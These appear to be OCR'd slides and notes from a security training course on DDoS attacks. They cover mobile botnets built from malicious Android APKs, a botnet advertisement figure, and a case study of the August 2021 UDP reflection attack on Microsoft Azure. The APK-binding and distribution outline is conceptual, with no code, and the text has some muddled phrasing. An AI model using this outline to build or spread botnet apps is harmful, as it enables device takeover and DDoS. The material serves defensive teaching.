
Official Website: https://electrume.org

Links are disabled for security reasons, copy the url into your browser.

© Electrum Technologies GmbH

'}

Figure 10.30: Advertisements with links to download botnets



Use of Mobile Devices as Botnets for Launching DDoS Attacks

- Android devices are passively **vulnerable to various malware** such as Trojan, bots, and RATs, which are often found in third-party application stores
- These unsecured Android devices are becoming primary targets for attackers to **enlarge their botnet** because they are **highly vulnerable to malware**
- Malicious Android applications found in the **Google Play store** and **drive-by downloads** are just a few examples of **infection methods**
- The attacker **binds the malicious APK server** to the Android application package (**APK file**), **encrypts** it, and **removes unwanted features** and **permissions** before distributing the malicious package to a **third-party app store** like the Google Play Store
- Once the user is **tricked into downloading and installing** such an application, the attacker can gain full control of the victim's device, **enslaving the targeted device** into the **attacker's mobile botnet** to perform malicious activities such as **launching DDoS attacks** and **web injections**

Use of Mobile Devices as Botnets for Launching DDoS Attacks


Android devices are passively vulnerable to various malware such as Trojans, bots, Remote Access Trojans (RATs), and so on, which are often found in third-party application stores. These unsecured android devices are becoming the primary targets for attackers to enlarge their botnet network because they are highly vulnerable to malware. Malicious android applications found in the Google Play Store and as drive-by downloads are examples for infection methods. The attacker binds a malicious server to the android application package (APK) file, encrypts it, and removes unwanted features and permissions before distributing the malicious package to a third-party app store such as Google Play Store. Once the victims are tricked into downloading and installing such applications, the victim's device is taken over by the attacker and integrated into the attacker's mobile botnet to perform malicious activities such as DDoS attacks and web injections.

DDoS Attack on Microsoft Azure


- In **August 2021**, Microsoft encountered a devastating **2.4 Tbps** DDoS attack that made its service unavailable to Azure customers for over **10 minutes**
- It is a 140 percent larger attack than the previous **1 Tbps** attack, which was detected and mitigated on Azure in **Q3 of 2020**

Attack Timeline

- The DDoS attack occurred during the last week of **August 2021**
- This UDP reflection attack made Azure services unavailable between **14:30** to **14:40** for European customers
- Within a 10-minute span, the first portion of the attack peaked at **2.4 Tbps** at **2:30 PM**, the second at **0.55 Tbps** at approximately **2:35 PM**, and the third at **1.7 Tbps** a little after **2:40 PM**



https://azure.microsoft.com




DDoS Attack on Microsoft Azure (Cont'd)

Attack Mechanism

- This was a **UDP reflection** attack initiated from a large number of spoofed UDP packets that peaked at **2.4 Tbps**
- The abused or spoofed UDP packets contained **fake IP addresses** that resembled the **source IP address**, which together amplified the attack size
- The attack originated from various **Asian-Pacific countries** such as Malaysia, Vietnam, Taiwan, Japan, and China, as well as from the **United States**
- The attack was aimed at wreaking havoc by overwhelming the target **Azure** network with massive volumes of traffic to **downgrade the network** capacity
- The attackers exploited the common **Internet-exposed workloads** of the target organization to perform this attack
- This large **amplification factor** caused a devastating **inflow of 2.4 Tbps** data toward Azure cloud service to **interrupt** its **normal operations**

https://azure.microsoft.com



DDoS Attack on Microsoft Azure (Cont'd)

Microsoft's Response

- Microsoft claims that **Azure's DDoS protection platform**, which was designed considering future DDoS attacks, was able to trace down and mitigate this **attack**
- The **protection service** can **absorb a great number of DDoS** attacks before they reach the **customers**
- The company also claims that its **protection platform** provides additional security beyond **ample mitigation capacity**
- If **normal baseline traffic** varies to a greater extent, their **DDoS control plane logic** quickly initiates all possible detection steps
- This ensures a **faster mitigation** and prevents **damage to resources** from such large attacks

https://azure.microsoft.com

DDoS Case Study: DDoS Attack on Microsoft Azure

Source: *https://azure.microsoft.com*

Microsoft Azure is a cloud-computing platform designed for application management over the cloud from Microsoft-based data centers. In August 2021, Microsoft encountered a devastating 2.4 Tbps DDoS attack that made its service unavailable to Azure customers for over 10 minutes. This attack was 140% larger than the previous 1 Tbps attack that was detected and mitigated on Azure in Q3 of 2020.

- **Attack Timeline**

  The DDoS attack occurred during last the week of August 2021. This UDP reflection attack made Azure services unavailable between 14:30 to 14:40 for Europe customers. Although the attack was short-lived, the targeted European organization experienced unexpected inflow of UDP traffic that broke down the service.

  However, Azure's DDoS protection platform mitigated the attack by continuously monitoring the infrastructure at many points across the network. It detected an anomaly in the ratio of ingress traffic and alerted the security professionals. The below screenshot shows the comparative inbound throughput of 2020 and 2021 DDoS attacks.

